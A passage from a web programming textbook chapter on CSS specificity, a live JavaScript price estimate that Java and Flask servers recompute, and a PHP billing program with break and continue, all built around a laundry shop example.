            List<Rule> matching = new ArrayList<>(), withoutR5 = new ArrayList<>();
            for (Rule r : RULES) {
                if (cell.getValue().contains(r.name())) matching.add(r);
                if (cell.getValue().contains(r.name()) && !r.name().equals("R5"))
withoutR5.add(r);
            }
            Rule w = winner(matching), w2 = winner(withoutR5);
            System.out.println(cell.getKey() + ": " + w.name() + " " + w.selector() + " ->
"
                + w.color() + "; without R5: " + w2.name() + " " + w2.selector() + " -> " +
w2.color());
        }
    }
}
```

Listing 4.40 `python/specificity.py`: the same computation in Python, where tuples already compare number by number.

```python
"""Decide which CSS rule sets the color of a price cell: specificity first, then order.

Run:  python3 specificity.py
"""
import re

# (rule, selector, color) in the order they appear in prices.css
RULES = [("R2", "td", "#55607a"), ("R3", ".price", "#0b6b5e"),
         ("R4", "tr.express td", "#b3261e"), ("R5", "#prices .price", "#1d2433"),
         ("R6", "td.price", "#d9822b")]


def specificity(selector):
    """(a, b, c) = (ids, classes/attributes/pseudo-classes, elements/pseudo-elements)."""
    a = b = c = 0
    for part in selector.split():                        # "tr.express td" -> 2 compounds
        a += len(re.findall(r"#[\w-]+", part))
        b += len(re.findall(r"\.[\w-]+|\[[^\]]*\]|(?<!:):[\w-]+", part))
        c += len(re.findall(r"^[a-zA-Z][\w-]*|::[\w-]+", part))
    return (a, b, c)


def winner(matching):
    """Highest specificity wins; on a tie, the rule written LATER wins."""
    order = {rule: i for i, (rule, _, _) in enumerate(RULES)}
    return max(matching, key=lambda r: (specificity(r[1]), order[r[0]]))


print("RULE  SELECTOR          (a,b,c)  COLOR")
for rule, selector, color in RULES:
    a, b, c = specificity(selector)
    print(f"{rule:<6}{selector:<18}({a},{b},{c})  {color}")

cells = {"S0001 price cell": ["R2", "R3", "R5", "R6"],     # rules whose selector matches
         "S0002 price cell": ["R2", "R3", "R4", "R5", "R6"]}
for cell, names in cells.items():
    matching = [r for r in RULES if r[0] in names]
    w = winner(matching)
    w2 = winner([r for r in matching if r[0] != "R5"])
    print(f"{cell}: {w[0]} {w[1]} -> {w[2]}; without R5: {w2[0]} {w2[1]} -> {w2[2]}")
```

The Python version is the shortest, and for a reason worth remembering: Python compares tuples exactly as Equation (4.1) compares specificities, element by element from the left, so `max(matching, key=…)` with the key `(specificity, position)` *is* the cascade's rule.

4.10.5 A tempting wrong solution

Both tempting answers read the stylesheet top to bottom: "R6 is last, so the prices are orange" and "R8 comes after R3, so they are left-aligned". CSS chooses by specificity *first* and by order *only* for ties; **Figure 4.8** shows them near-black and right-aligned.

The older illustration in **Figure 4.10** and **Figure 4.11** holds a second lesson. The stylesheet selects one element by id, `#TOP`, and two paragraphs by class, `.MyLine`, and the rendering shows both rules applied. But the class rule also asks for `FRONT-WEIGHT: BOLD`, and the two blue lines in **Figure 4.11** are *not* bold. `FRONT-WEIGHT` is a misspelling of `font-weight`; a browser silently ignores a declaration it does not understand, with no error anywhere. The developer tools show it struck through with a warning sign in the *Styles* pane, which is where to look when a rule "does nothing".

stylecss04.html

```
1  <!-- stylecss04.html -->
2  <HTML>
3    <HEAD>
4      <TITLE>Profitina Laundry</TITLE>
5      <STYLE TYPE="TEXT/CSS">
6        #TOP {
7          BACKGROUND-COLOR: #FF9;
8          PADDING: 1em;
9          TEXT-ALIGN: CENTER;
10       }
11       .MyLine {
12         COLOR: BLUE;
13         FRONT-WEIGHT: BOLD;
14         MARGIN: 0;
15         PADDING: 0;
16       }
17     </STYLE>
18   </HEAD>
19   <BODY>
20     <DIV ID="TOP">
21       <H1>Profitina Laundry</H1>
22       <P CLASS="MyLine">Clean laundry, three outlets in Surabaya</P>
23       <P CLASS="MyLine">Open every day, 07:00 to 21:00</P>
24     </DIV>
25     <P>Welcome to our website!</P>
26   </BODY>
27 </HTML>
```

Figure 4.10 An internal stylesheet with both selector forms: `#TOP` for the one element with that id, `.MyLine` for every element carrying that class.

Figure 4.11 What **Figure 4.10** renders: the id rule paints the block, the class rule colors the two paragraphs, and the misspelled `FRONT-WEIGHT` declaration is silently ignored.

CHECK YOURSELF. Add `box-sizing: border-box;` to R10. What size does the note box occupy now, and how much space is left for its text?

Answer. With `border-box`, `width` means "from border to border", so the box occupies exactly 320 pixels; the content gets $320 - 16 - 16 - 4 - 4 = 280$ pixels, which is Equation (4.2) solved for w. The browser confirms 320. This is why the portfolio's stylesheet sets `* { box-sizing: border-box; }` once for everything: a width then means what it says.

4.11 Problem 4.9 — A Live Price Estimate in JavaScript

4.11.1 The problem

PROBLEM 4.9. On the drop-off page, show the customer an estimate of the price *while they type*, without sending anything to the server. The customer chooses a service, types a quantity — kilograms with at most one decimal for per-kg services, a whole number for per-item services, with either a comma or a dot as the decimal separator — and may tick *pick-up and delivery* for a flat Rp 10.000. Per-kg services are charged for at least 1 kg. The estimate must be

> exact to the rupiah. Then compute the same estimate on the server, in Java and in Python, and explain why the server must compute it again.

4.11.2 Understanding it by hand

The formula. For a service with price P rupiah per unit, a billed quantity q and a delivery charge D (10000 if ticked, 0 otherwise), the estimate is Equation (4.3):

$$T = P \cdot q + D, \qquad q = \begin{cases} \max(q_{\text{typed}}, 1) & \text{for per-kg services} \\ q_{\text{typed}} & \text{for per-item services} \end{cases} \tag{4.3}$$

The examples, by hand.

- S0001 at Rp 8.000 per kg, typed `3,5`: $8000 \times 3.5 = 28000$, so *Rp 28.000*.
- S0003 at Rp 6.000 per kg, typed `4,1`: $6000 \times 4.1 = 24600$, so *Rp 24.600*.
- S0001, typed `0,5`: below the 1 kg minimum, so $q = 1$ and $T = 8000$.
- S0002 at Rp 12.000 per kg, typed `2.5` with delivery: $12000 \times 2.5 + 10000 = 40000$.
- S0008, a bed cover at Rp 35.000 per item, typed `2`: 70000. Typed `1,5`: refused, because half a bed cover cannot be washed.
- Typed `tiga` (Indonesian for "three"): refused, with a message that shows the expected form.

Exact to the rupiah. One tenth has no exact binary floating-point representation [12], so 6000×4.1 in floating point is not quite 24600. So no fraction may exist: read `4,1` as 41 *tenths* and compute $T = P \cdot n/10 + D$ in integers; every price ends in 000, so $6000 \times 41/10 = 24600$ exactly.

What runs where. "While they type" can only be JavaScript on the `input` event. But the browser belongs to the customer, who can edit the script or skip it with `curl`; so the browser's estimate is a *convenience*, and the charged price is computed again on the server from its own price list.

4.11.3 The HTML and JavaScript

Listing 4.41 is the form.

Listing 4.41 `web/laundry/estimate.html`: the estimate form; the `output` element shows the result.

```html
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>Price estimate &mdash; Profitina Laundry</title>
</head>
<body>
  <h1>Price estimate</h1>
  <form id="estimate">
    <label>Service
      <select name="service">
        <option value="S0001">Wash, dry &amp; fold (Rp 8.000 per kg)</option>
        <option value="S0002">Express wash &amp; fold, 1 day (Rp 12.000 per kg)</option>
        <option value="S0003">Ironing only (Rp 6.000 per kg)</option>
        <option value="S0008">Bed cover, any size (Rp 35.000 per item)</option>
      </select>
    </label>
    <label>Quantity <input name="qty" inputmode="decimal" value="1"></label>
    <label><input type="checkbox" name="delivery"> Pick-up and delivery (Rp 10.000)</label>
    <p>Estimate: <output id="total" for="qty">-</output></p>
  </form>
  <script src="estimate.js"></script>
</body>
</html>
```

`<output id="total" for="qty">` is the HTML element made for a computed result; `for` names the field it depends on, so a screen reader can relate them. The script is loaded at the end of the body.

Listing 4.42 `web/laundry/estimate.js`: the estimate in whole numbers of tenths; the same file runs in the browser and in Node.

```
// estimate.js: the price estimate on the drop-off page, computed as the customer types.
// The same file runs in the browser and, for testing, in Node.
"use strict";

const SERVICES = {
  S0001: { name: "Wash, dry & fold", unit: "kg", price: 8000 },
  S0002: { name: "Express wash & fold, 1 day", unit: "kg", price: 12000 },
  S0003: { name: "Ironing only", unit: "kg", price: 6000 },
  S0008: { name: "Bed cover, any size", unit: "item", price: 35000 },
};
const DELIVERY = 10000;                        // pick-up and delivery, flat, in rupiah

// "3,5" or "3.5" -> 35 (tenths of a unit); null when the text is not a quantity we accept.
function toTenths(text) {
  const m = String(text).trim().match(/^(\d{1,2})(?:[.,](\d))?$/);
  if (m === null) return null;
  return Number(m[1]) * 10 + Number(m[2] ?? "0");
}

// 26400 -> "26.400"
function rupiah(amount) {
  return String(amount).replace(/\B(?=(\d{3})+(?!\d))/g, ".");
}

function estimate(code, quantityText, delivery) {
  const service = SERVICES[code];
  if (service === undefined) return { ok: false, message: "Choose a service." };
  const tenths = toTenths(quantityText);
  if (tenths === null || tenths === 0) {
    return { ok: false, message: "Type a quantity such as 3 or 3,5." };
  }
  if (service.unit !== "kg" && tenths % 10 !== 0) {
    return { ok: false, message: "Items are counted in whole numbers." };
  }
  const billed = service.unit === "kg" ? Math.max(tenths, 10) : tenths;  // at least 1 kg
  // Whole numbers only: price * tenths / 10 is exact because every price ends in 000.
  const total = (service.price * billed) / 10 + (delivery ? DELIVERY : 0);
  return { ok: true, total: total, text: "Rp " + rupiah(total) };
}
```

Listing 4.42 (Continued) *web/laundry/estimate.js: the estimate in whole numbers of tenths; the same file runs in the browser and in Node.*

```
if (typeof document !== "undefined") {        // in a browser: wire the form
  const form = document.querySelector("#estimate");
  const out = document.querySelector("#total");
  const update = () => {
    const r = estimate(form.service.value, form.qty.value, form.delivery.checked);
    out.textContent = r.ok ? r.text : r.message;
  };
  form.addEventListener("input", update);     // every keystroke, every tick of the box
  update();
}
if (typeof module !== "undefined") {          // in Node: let the tests import it
  module.exports = { estimate, toTenths, rupiah };
}
```

- `toTenths` does all the reading of the typed text. The regular expression `^(\d{1,2})(?:[.,](\d))?$` accepts one or two digits, then optionally a comma *or* a dot followed by exactly one digit, and nothing else; the first group is the whole part and the second the tenths. `Number(m[1]) * 10 + Number(m[2] ?? "0")` turns `"4"` and `"1"` into 41. Anything else — `4,15`, `tiga`, an empty field — returns `null`.

- `estimate` checks, in order: a known service, a quantity it could read and that is not zero, and a whole number for services counted in items (`tenths % 10 !== 0` means "there is a tenth left over"). Then `Math.max(tenths, 10)` applies the 1 kg minimum, and the total is Equation (4.3) in integers.
- `rupiah` inserts a dot before every group of three digits from the right. The regular expression `\B(?=(\d{3})+(?!\d))` finds each position that is not at a word boundary and is followed by a multiple of three digits up to the end.
- In a browser, `document` exists, so the script wires `update` to the form's `input` event (every keystroke, every tick) and calls it once; in Node, `module` exists, so the functions are exported for tests.

The tests of **Listing 4.43** are the examples worked by hand, typed as data.

Listing 4.43 `web/tools/estimate_test.js`: the hand-worked cases as a table, run against `estimate` in Node.

```
// estimate_test.js: run the estimate on the cases worked by hand in the book.
// Run:  node estimate_test.js
const { estimate } = require("../laundry/estimate.js");

const CASES = [                    // [service, quantity as typed, delivery, expected text]
  ["S0001", "3,5", false, "Rp 28.000"],
  ["S0003", "4,1", false, "Rp 24.600"],
  ["S0001", "0,5", false, "Rp 8.000"],
  ["S0002", "2.5", true, "Rp 40.000"],
  ["S0008", "2", false, "Rp 70.000"],
  ["S0008", "1,5", false, "Items are counted in whole numbers."],
  ["S0001", "tiga", false, "Type a quantity such as 3 or 3,5."],
  ["S9999", "1", false, "Choose a service."],
];
let passed = 0;
for (const [code, qty, delivery, want] of CASES) {
  const r = estimate(code, qty, delivery);
  const got = r.ok ? r.text : r.message;
  const ok = got === want;
  passed += ok ? 1 : 0;
  console.log(`${ok ? "PASS" : "FAIL"}  ${code} ${JSON.stringify(qty).padEnd(7)}`
    + `${delivery ? "+delivery " : "          "}${got}`);
}
console.log(`${passed} of ${CASES.length} passed`);
```

```
PASS  S0001 "3,5"            Rp 28.000
PASS  S0003 "4,1"            Rp 24.600
PASS  S0001 "0,5"            Rp 8.000
PASS  S0002 "2.5"  +delivery Rp 40.000
PASS  S0008 "2"              Rp 70.000
PASS  S0008 "1,5"            Items are counted in whole numbers.
PASS  S0001 "tiga"           Type a quantity such as 3 or 3,5.
PASS  S9999 "1"              Choose a service.
8 of 8 passed
```

Tests prove the function; they do not prove the page. **Listing 4.44** drives the real page in a headless browser as a customer would: choose ironing, type `4,1`, tick delivery, then type `4,15`.

Listing 4.44 `python/estimate_ui_check.py`: drive `estimate.html` in headless Chromium and read the `output` after each action.

```python
"""Drive estimate.html in headless Chromium the way a customer would, and read the output.

Needs:  pip install playwright   and then   playwright install chromium
Run:    python3 estimate_ui_check.py
"""
from pathlib import Path

from playwright.sync_api import sync_playwright

PAGE = (Path(__file__).parent / ".." / "web" / "laundry" / "estimate.html").resolve()

with sync_playwright() as p:
    browser = p.chromium.launch()
    page = browser.new_page()
    page.goto(PAGE.as_uri())
    print("on load:              ", page.text_content("#total"))
    page.select_option("select[name=service]", "S0003")
    page.fill("input[name=qty]", "4,1")              # fill() fires an "input" event
    print("S0003, 4,1 kg:        ", page.text_content("#total"))
    page.check("input[name=delivery]")
    print("... with delivery:    ", page.text_content("#total"))
    page.fill("input[name=qty]", "4,15")
    print("typed 4,15:           ", page.text_content("#total"))
    browser.close()
```

```
on load:               Rp 8.000
S0003, 4,1 kg:         Rp 24.600
... with delivery:     Rp 34.600
typed 4,15:            Type a quantity such as 3 or 3,5.
```

On load the form shows *Rp 8.000*, because the default service is S0001 and the default quantity is 1; every later line is the value computed by hand.

4.11.4 The Java and Python solutions

Listing 4.45 and **Listing 4.46** recompute the estimate on the server.

Listing 4.45 `java/EstimateServer.java`: the same estimate recomputed on the server; `long` integers throughout.

```
import com.sun.net.httpserver.HttpExchange;
import com.sun.net.httpserver.HttpServer;
import java.io.IOException;
import java.io.OutputStream;
import java.net.InetSocketAddress;
import java.net.URLDecoder;
import java.nio.charset.StandardCharsets;
import java.util.HashMap;
import java.util.Map;
import java.util.regex.Matcher;
import java.util.regex.Pattern;

/** The price estimate, recomputed on the server: GET
/estimate?service=S0003&qty=4,1&delivery=1 */
public class EstimateServer {
    record Service(String name, String unit, long price) {}

    static final Map<String, Service> SERVICES = Map.of(
        "S0001", new Service("Wash, dry & fold", "kg", 8000),
        "S0002", new Service("Express wash & fold, 1 day", "kg", 12000),
        "S0003", new Service("Ironing only", "kg", 6000),
        "S0008", new Service("Bed cover, any size", "item", 35000));
    static final long DELIVERY = 10000;
    static final Pattern QUANTITY = Pattern.compile("^(\\d{1,2})(?:[.,](\\d))?$");

    /** "3,5" or "3.5" -> 35 (tenths of a unit); -1 when the text is not a quantity we
accept. */
    static long toTenths(String text) {
        Matcher m = QUANTITY.matcher(text.trim());
        if (!m.matches()) return -1;
        return Long.parseLong(m.group(1)) * 10 + (m.group(2) == null ? 0 :
Long.parseLong(m.group(2)));
    }

    static String rupiah(long amount) {
        return String.format(java.util.Locale.ROOT, "%,d", amount).replace(',', '.');
    }

    /** Returns {"200", text} or {"400", message}. */
    static String[] estimate(String code, String quantityText, boolean delivery) {
        Service s = SERVICES.get(code);
        if (s == null) return new String[] {"400", "Choose a service."};
        long tenths = toTenths(quantityText);
        if (tenths <= 0) return new String[] {"400", "Type a quantity such as 3 or 3,5."};
        if (!s.unit().equals("kg") && tenths % 10 != 0) {
            return new String[] {"400", "Items are counted in whole numbers."};
        }
        long billed = s.unit().equals("kg") ? Math.max(tenths, 10) : tenths;   // at least
1 kg
        long total = s.price() * billed / 10 + (delivery ? DELIVERY : 0);
```

Listing 4.45 (Continued) *java/EstimateServer.java: the same estimate recomputed on the server; long integers throughout.*

```
        return new String[] {"200", "Rp " + rupiah(total)};
    }

    static void handle(HttpExchange ex) throws IOException {
        Map<String, String> q = new HashMap<>();
        String raw = ex.getRequestURI().getRawQuery();
        if (raw != null) {
            for (String pair : raw.split("&")) {
                String[] kv = pair.split("=", 2);
                q.put(kv[0], kv.length > 1 ? URLDecoder.decode(kv[1],
StandardCharsets.UTF_8) : "");
            }
        }
        String[] r = estimate(q.getOrDefault("service", ""), q.getOrDefault("qty", ""),
                              q.getOrDefault("delivery", "").equals("1"));
        byte[] body = (r[1] + "\n").getBytes(StandardCharsets.UTF_8);
        ex.getResponseHeaders().set("Content-Type", "text/plain; charset=utf-8");
        ex.sendResponseHeaders(Integer.parseInt(r[0]), body.length);
        try (OutputStream out = ex.getResponseBody()) { out.write(body); }
    }

    public static void main(String[] args) throws IOException {
        HttpServer server = HttpServer.create(new InetSocketAddress("127.0.0.1", 8442), 0);
        server.createContext("/estimate", EstimateServer::handle);
        server.start();
        System.out.println("Estimate on
http://localhost:8442/estimate?service=S0003&qty=4,1");
    }
}
```

Listing 4.46 `python/estimate_app.py`: the same estimate in Flask; `//` is Python's integer division.

```python
"""The price estimate, recomputed on the server (Flask).

Run:  python3 estimate_app.py     then try
http://localhost:8443/estimate?service=S0003&qty=4,1
"""
import re

from flask import Flask, request

SERVICES = {
    "S0001": {"name": "Wash, dry & fold", "unit": "kg", "price": 8000},
    "S0002": {"name": "Express wash & fold, 1 day", "unit": "kg", "price": 12000},
    "S0003": {"name": "Ironing only", "unit": "kg", "price": 6000},
    "S0008": {"name": "Bed cover, any size", "unit": "item", "price": 35000},
}
DELIVERY = 10000
TEXT = {"Content-Type": "text/plain; charset=utf-8"}


def to_tenths(text):
    """'3,5' or '3.5' -> 35 (tenths of a unit); None when the text is not a quantity we
accept."""
    m = re.fullmatch(r"(\d{1,2})(?:[.,](\d))?", text.strip())
    if m is None:
        return None
    return int(m.group(1)) * 10 + int(m.group(2) or 0)


def rupiah(amount):
    return f"{amount:,}".replace(",", ".")


def estimate(code, quantity_text, delivery):
    """Returns (200, text) or (400, message)."""
    service = SERVICES.get(code)
    if service is None:
        return 400, "Choose a service."
    tenths = to_tenths(quantity_text)
    if not tenths:                                      # None or 0
        return 400, "Type a quantity such as 3 or 3,5."
    if service["unit"] != "kg" and tenths % 10 != 0:
        return 400, "Items are counted in whole numbers."
    billed = max(tenths, 10) if service["unit"] == "kg" else tenths   # at least 1 kg
    total = service["price"] * billed // 10 + (DELIVERY if delivery else 0)
    return 200, "Rp " + rupiah(total)
```

Listing 4.46 (Continued) *python/estimate_app.py: the same estimate in Flask; // is Python's integer division.*

```python
app = Flask(__name__)


@app.get("/estimate")
def estimate_view():
    status, text = estimate(request.args.get("service", ""), request.args.get("qty", ""),
                            request.args.get("delivery") == "1")
    return text + "\n", status, TEXT


if __name__ == "__main__":
    app.run(port=8443)
```

Same pattern, same checks, same integer formula; `200` with the estimate or `400` with the message. Java uses `long`; Python's integers are unbounded and `//` stays in integers. Four cases against the Java server:

```
Rp 28.000
[200]
Rp 24.600
[200]
Rp 40.000
[200]
Items are counted in whole numbers.
[400]
```

The Flask server on port 8443 prints the same eight lines. In the finished application the server does not merely *agree* with the browser: it alone decides the price, from the `Service` table, when the bill is created.

4.11.5 A tempting wrong solution

Listing 4.47 gathers the three habits that break a price estimate, and runs them in Node.

Listing 4.47 `web/wrong/wrong_estimate.js`: floating-point kilograms, text added to a number, and an empty field read as zero.

```
// wrong_estimate.js: TEMPTING BUT WRONG. Three habits that break a price estimate.
// Run:  node wrong_estimate.js
const price = 6000;                              // S0003, ironing, per kg

// 1. Decimal fraction in floating point, then "drop the decimals".
const typed = "4,1";
const kg = Number(typed.replace(",", "."));      // 4.1 (as close as binary allows)
console.log("price * kg        =", price * kg);
console.log("Math.floor(...)   =", Math.floor(price * kg));

// 2. A form field is always text: + joins text instead of adding numbers.
const deliveryField = "10000";                   // what input.value really holds
console.log("24600 + field     =", 24600 + deliveryField);

// 3. Number("") is 0, so an empty box silently becomes a free order.
console.log("price * Number('') =", price * Number(""));
```

```
price * kg        = 24599.999999999996
Math.floor(...)   = 24599
24600 + field     = 2460010000
price * Number('') = 0
```

6000 × 4.1 is 24599.999999999996, and `Math.floor` makes it 24599, one rupiah short. `+` joins a number and a string, and every field's `value` is a string, so the estimate becomes 2,460,010,000. `Number("")` is 0, a free order. `toTenths` avoids all three with one strict pattern and integer arithmetic.

> **CHECK YOURSELF.** The shop introduces a rule: express orders (S0002) of more than 10 kg get Rp 1.000 off per kilogram above 10. Write the total for `12,5` kg of S0002 without delivery, by hand and as the integer computation that `estimate` would use.
>
> *Answer.* The first 10 kg cost $12000 \times 10 = 120000$ and the other 2.5 kg cost $11000 \times 2.5 = 27500$, so $T = 147500$, *Rp 147.500*. In tenths: $n = 125$, so $12000 \times 125/10 - 1000 \times (125 - 100)/10 = 150000 - 2500 = 147500$. Every product is still a multiple of 10, so the integer division stays exact.

4.12 Problem 4.10 — The Bill in PHP: Arrays, Loops, Functions and Sorting

4.12.1 The problem

> **PROBLEM 4.10.** At the counter, the cashier types the lines of one customer's drop-off as pairs of a service code and a quantity in tenths of a unit; an empty code ends the list. Write a PHP program that prices each line, skips a line whose code is unknown (and says so), stops at the end of the list, prints the total, pays as much as possible from the customer's deposit and prints what is still to be paid, all in Indonesian rupiah format. Then print the services from the dearest to the cheapest, each with its code. Use customer C0001, who has Rp 52.000 in deposit, and the lines `S0001` 3,5 kg, `S0008` one bed cover, `S0X99` one item, `S0011` two pairs of shoes, the end marker, and `S0009` one blanket.

4.12.2 Understanding it by hand

Line by line, with the arithmetic. The price of a line is the price per unit times the quantity; with quantities in tenths, amount $= P \cdot n/10$, as in Problem 4.9.

1. `S0001`, $n = 35$: $8000 \times 35/10 = 280000/10 = 28000$.
2. `S0008`, $n = 10$: $35000 \times 10/10 = 35000$.
3. `S0X99`: no such service. Print a note and go on to the next line.
4. `S0011`, $n = 20$: $45000 \times 20/10 = 90000$.
5. The empty code: the list is over. Stop reading.
6. `S0009` is never reached.

Total: $28000 + 35000 + 90000 = 153000$. The deposit covers $\min(52000, 153000) = 52000$, and $153000 - 52000 = 101000$ is still to be paid. Why the minimum? Because a deposit larger than the bill pays the whole bill and no more.

Skip one, or stop all. Line 3 and line 5 are both "not a normal line", but they call for different reactions. An unknown code is a mistake in one line; the others are still good, so the loop must *skip* it and go on — that is `continue`. The end marker means there are no more lines; anything after it is not part of this drop-off, so the loop must *stop* — that is `break`. **Figure 4.12** shows both in their smallest form: a loop from 0 to 10 that skips 3 and stops at 7, and **Figure 4.13** is what it prints, `0 1 2 4 5 6`.

break_continue.php

```
<html>
    <body>
        <?php
            for ($i = 0; $i <= 10; $i++) {
                if ($i == 3) {
                    continue;
                }
                if ($i == 7) {
                    break;
                }
                echo "$i ";
            }
        ?>
    </body>
</html>
```

Figure 4.12 The smallest program with both `continue` and `break`: when `$i` is 3 the rest of that pass is skipped; when `$i` is 7 the loop ends.




Figure 4.13 What **Figure 4.12** prints in the browser: 3 is skipped by `continue`, and everything from 7 on is cut off by `break`.

The sorted list, by hand. Dearest first: S0011 45.000, S0008 35.000, S0009 25.000, S0002 12.000, S0001 8.000, S0003 6.000. The code must stay next to its price; a list of prices without codes answers no question a customer asks.

What runs where. All of it on the server; this is a command-line program so that the output can be read in a terminal. In the application, the same code runs inside the page that creates a bill.

4.12.3 The PHP solution

Listing 4.48 `php/bill.php`: price each line, skip unknown codes, stop at the end marker, pay from the deposit, and sort by price keeping the codes.

```php
<?php
// bill.php: one customer's drop-off, priced line by line and paid partly from a deposit.
// Run:  php bill.php
declare(strict_types=1);

$services = [                                   // code => [name, price per unit in rupiah]
    'S0001' => ['Wash, dry & fold', 8000],
    'S0002' => ['Express wash & fold, 1 day', 12000],
    'S0003' => ['Ironing only', 6000],
    'S0008' => ['Bed cover, any size', 35000],
    'S0009' => ['Blanket', 25000],
    'S0011' => ['Shoes deep clean', 45000],
];

// What the cashier typed: [code, quantity in tenths]; an empty code ends the list.
$lines = [['S0001', 35], ['S0008', 10], ['S0X99', 10], ['S0011', 20], ['', 0], ['S0009',
10]];
$deposit = 52000;                               // Customer C0001 has Rp 52.000 in credit

function rupiah(int $amount): string
{
    return 'Rp ' . number_format($amount, 0, ',', '.');
}

function line_total(int $price, int $tenths): int
{
    return intdiv($price * $tenths, 10);        // exact: every price ends in 000
}

$total = 0;
foreach ($lines as [$code, $tenths]) {
    if ($code === '') {
        break;                                  // end of the list: stop reading lines
    }
    if (!array_key_exists($code, $services)) {
        echo "skipped unknown code $code\n";
        continue;                               // this line only; go on with the next
    }
    [$name, $price] = $services[$code];
    $amount = line_total($price, $tenths);
    $total += $amount;
    printf("%-5s %-28s %5s x %10s = %11s\n", $code, $name,
           number_format($tenths / 10, 1, ',', '.'), rupiah($price), rupiah($amount));
}
$fromDeposit = min($deposit, $total);
echo str_repeat('-', 68), "\n";
printf("%-55s %12s\n", 'Total', rupiah($total));
```

Listing 4.48 (Continued) *php/bill.php: price each line, skip unknown codes, stop at the end marker, pay from the deposit, and sort by price keeping the codes.*

```php
printf("%-55s %12s\n", 'Paid from deposit', rupiah($fromDeposit));
printf("%-55s %12s\n", 'Still to pay', rupiah($total - $fromDeposit));

// The price list, dearest first. arsort() sorts by value and KEEPS each key.
$prices = array_map(fn($s) => $s[1], $services);
arsort($prices);
$shown = [];
foreach ($prices as $code => $price) {
    $shown[] = $code . ' ' . number_format($price, 0, ',', '.');
}
echo "\nDearest first: ", implode('  ', $shown), "\n";
```

- `$services` is an associative array (Chapter 3, Section 3.13.3): the key is the code, the value a two-element list of name and price. `$lines` is an indexed array of pairs.

- `rupiah` and `line_total` are functions with *type declarations*: `int $amount` and `: string` state what goes in and what comes out, and `declare(strict_types=1)` at the top makes PHP refuse a call with the wrong type instead of converting silently. `intdiv($a, $b)` is integer division, which cannot produce a fraction.
- `foreach ($lines as [$code, $tenths])` destructures each pair. `array_key_exists($code, $services)` asks "is there such a key?", which is the right question: `isset` would also say "no" for a key whose value is `null`.
- `printf("%-5s %-28s %5s x %10s = %11s\n", …)` prints in columns: `%-28s` is a string padded to 28 characters on the right (left-aligned), `%10s` a string padded on the left (right-aligned), so the amounts line up under each other.
- `number_format($tenths / 10, 1, ',', '.')` shows 35 tenths as `3,5`, with one decimal and a comma.
- `array_map(fn($s) => $s[1], $services)` builds a new array with the same keys and only the prices; `fn($s) => …` is an *arrow function*, a one-expression function without braces. `arsort` sorts it by value, highest first, and **keeps each key with its value**.
- `implode('  ', $shown)` joins the pieces with two spaces, so the line does not end in spaces.

Run with `php bill.php`:

```
S0001 Wash, dry & fold              3,5 x   Rp 8.000 =   Rp 28.000
S0008 Bed cover, any size           1,0 x  Rp 35.000 =   Rp 35.000
skipped unknown code S0X99
S0011 Shoes deep clean              2,0 x  Rp 45.000 =   Rp 90.000
-------------------------------------------------------------------
Total                                                   Rp 153.000
Paid from deposit                                        Rp 52.000
Still to pay                                            Rp 101.000

Dearest first: S0011 45.000  S0008 35.000  S0009 25.000  S0002 12.000  S0001 8.000  S0003
6.000
```

Every number is the one worked by hand.

4.12.4 The Java and Python solutions

Listing 4.49 is the Java version and **Listing 4.50** the Python version.

Listing 4.49 `java/Bill.java`: the same bill in Java; a `LinkedHashMap` keeps the services in order and `List.sort` sorts the entries by price.

```
import java.util.ArrayList;
import java.util.LinkedHashMap;
import java.util.List;
import java.util.Locale;
import java.util.Map;

/** One customer's drop-off, priced line by line and paid partly from a deposit. */
public class Bill {
    record Service(String name, long price) {}

    static String grouped(long amount) {
        return String.format(Locale.ROOT, "%,d", amount).replace(',', '.');
    }

    static String rupiah(long amount) {
        return "Rp " + grouped(amount);
    }

    static long lineTotal(long price, int tenths) {
        return price * tenths / 10;                     // exact: every price ends in 000
    }

    public static void main(String[] args) {
        Map<String, Service> services = new LinkedHashMap<>();   // keeps insertion order
        services.put("S0001", new Service("Wash, dry & fold", 8000));
        services.put("S0002", new Service("Express wash & fold, 1 day", 12000));
        services.put("S0003", new Service("Ironing only", 6000));
        services.put("S0008", new Service("Bed cover, any size", 35000));
        services.put("S0009", new Service("Blanket", 25000));
        services.put("S0011", new Service("Shoes deep clean", 45000));

        // What the cashier typed: {code, quantity in tenths}; an empty code ends the list.
        String[][] lines = {{"S0001", "35"}, {"S0008", "10"}, {"S0X99", "10"},
                            {"S0011", "20"}, {"", "0"}, {"S0009", "10"}};
        long deposit = 52000;                           // Customer C0001 has Rp 52.000 in
credit
```

Listing 4.49 (Continued) *java/Bill.java: the same bill in Java; a LinkedHashMap keeps the services in order and List.sort sorts the entries by price.*

```
        long total = 0;
        for (String[] line : lines) {
            String code = line[0];
            int tenths = Integer.parseInt(line[1]);
            if (code.isEmpty()) {
                break;                                  // end of the list: stop reading
lines
            }
            if (!services.containsKey(code)) {
                System.out.println("skipped unknown code " + code);
                continue;                               // this line only; go on with the
next
            }
            Service s = services.get(code);
            long amount = lineTotal(s.price(), tenths);
            total += amount;
            String qty = (tenths / 10) + "," + (tenths % 10);
            System.out.printf("%-5s %-28s %5s x %10s = %11s%n", code, s.name(), qty,
                              rupiah(s.price()), rupiah(amount));
        }
        long fromDeposit = Math.min(deposit, total);
        System.out.println("-".repeat(68));
        System.out.printf("%-55s %12s%n", "Total", rupiah(total));
        System.out.printf("%-55s %12s%n", "Paid from deposit", rupiah(fromDeposit));
        System.out.printf("%-55s %12s%n", "Still to pay", rupiah(total - fromDeposit));

        // The price list, dearest first; each entry keeps its code together with its
price.
        List<Map.Entry<String, Service>> entries = new ArrayList<>(services.entrySet());
        entries.sort((a, b) -> Long.compare(b.getValue().price(), a.getValue().price()));
        List<String> shown = new ArrayList<>();
        for (Map.Entry<String, Service> e : entries) {
            shown.add(e.getKey() + " " + grouped(e.getValue().price()));
        }
        System.out.println("\nDearest first: " + String.join("  ", shown));
    }
}
```

